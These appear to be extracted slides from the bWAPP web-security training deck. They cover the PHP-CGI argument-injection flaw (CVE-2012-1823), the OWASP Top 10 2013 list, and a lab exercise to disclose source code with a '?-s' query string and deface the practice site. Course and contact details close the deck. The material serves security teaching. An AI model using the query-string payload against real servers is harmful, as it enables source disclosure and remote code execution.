
- PHP-CGI-based setups have an issue when parsing query string parameters from PHP files ([CVE-2012-1823](#))
- A query string that lacks an '=' is not properly handled, cmd line switches can be passed to the PHP-CGI binary
  - Source code disclosure and arbitrary code execution!
  - Affected PHP versions: before 5.3.12 and 5.4.x before 5.4.2
  - Example: <http://itsecgames.com/bWAPP/admin/?-s>

# PHP-CGI Remote Code Exec



# PHP-CGI Remote Code Exec

- Ranking in the OWASP Top 10



**T10** OWASP Top 10 Application Security Risks – 2013

- A1 – Injection**  
Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- A2 – Broken Authentication and Session Management**  
Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
- A3 – Cross-Site Scripting (XSS)**  
XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- A4 – Insecure Direct Object References**  
A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
- A5 – Security Misconfiguration**  
Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
- A6 – Sensitive Data Exposure**  
Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
- A7 – Missing Function Level Access Control**  
Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
- A8 - Cross-Site Request Forgery (CSRF)**  
A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
- A9 - Using Components with Known Vulnerabilities**  
Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
- A10 – Unvalidated Redirects and Forwards**  
Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

# Exercise



- PHP-CGI Remote Code Execution
  - Go to <http://itsecgames.com/bWAPP/admin/phpinfo.php>
  - Verify the server API and PHP version...
  - Disclose the source code
    - <http://itsecgames.com/bWAPP/admin/?-s>
  - Manually exploit and deface the bWAPP website
    - Write a file in the bWAPP documents folder

# Cheat Sheet

- Hi little bees... we have a cheat sheet for you
- Containing all bWAPP solutions
- Follow us on Twitter, and ask for our cheat sheet
- You will definitely become a **superbee!**






# Training and Workshop

- Attacking & Defending Web Apps with bWAPP
  - 2-day comprehensive web security course
  - Focus on attack and defense techniques
  - More info: <http://goo.gl/ASuPa1> (pdf)
- Plant the Flags (PTF) with bWAPP
  - 4-hour web security workshop
  - Perfect for your conference or group event!
  - More info: <http://goo.gl/fAwCex> (pdf)



# Training and Workshop



# Contact

- Founder: Malik Mesellem

Email | [malik@itsecgames.com](mailto:malik@itsecgames.com)

LinkedIn | [be.linkedin.com/in/malikmesellem](https://be.linkedin.com/in/malikmesellem)

Twitter | [twitter.com/MME\\_IT](https://twitter.com/MME_IT)

Blog | [itsecgames.blogspot.com](http://itsecgames.blogspot.com)

